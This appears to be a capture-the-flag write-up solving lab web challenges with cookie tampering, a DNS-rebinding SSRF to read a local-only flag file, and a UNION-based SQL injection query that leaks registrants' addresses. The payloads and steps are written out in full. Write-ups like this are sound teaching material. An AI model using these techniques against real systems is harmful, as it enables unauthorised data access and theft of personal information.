
From the hints, I managed to understand that manipulating the value of **user field** under **cookies** to **Skipper** would redirect me to **Skipper's page**.

Arctic File Storage Part 2: Rewind Rebind

Using the vulnerability, you found in Part 1, can you figure out a way to view the contents of /localonly/flag.txt?

Steps to solve:

- Go to the website <https://lock.cmpxchg8b.com/rebinder.html>.
- Enter IP 34.87.251.234 in A's field and IP 127.0.0.1 in B's field.
- Copy the result displayed.
- Go to the server specified in the question.
- Paste the rebinded IP in the URL to save field and modify it to:
2257fbea.7f000001.rbnr.us:3000/localonly/flag.txt
- Click on the Submit button until you get the pop up **File is ready** and click on **Download**. (I had to submit for at least 500 times to get the pop-up)
- The downloaded file contains the flag.



Explanation:

To solve this question, I used traditional DNS Rebinding attack by dumping the modified URL in the **Submit** field.


Penguin Union

Can you figure out a way to leak the **address** of the penguins that have registered to join the union?

Steps to solve:

- In the **search field**, type the following query:

```
select * from registrations -- %' union select name,address from registrations where name like '%m%' or '%p%' --
```



Explanation:

From the question, it is clear that we have to used the sql operation **UNION** to get the answer. The page always displays two columns only, so it is clear that we have to construct an injected query that returns two columns only. What the union operator does is, it performs union operation on the two tables (here the first two columns of the registrations table and **name,address** column of the same registrations column). % is a wildcard in sql query. When used with **like** operator, the query matches rows that contain anything within the wild card.

-- is used to **comment** in the query language. This is **another important part** of this injected query as the query formulated comments out anything that appears after the initial fetching query. **This ensures that the original query does not interfere with the injected query.** We can alter the injection query that I have written to just '**%p%**' which return **only addresses** of Pingu and Skipper as Mumble does not contain a 'p'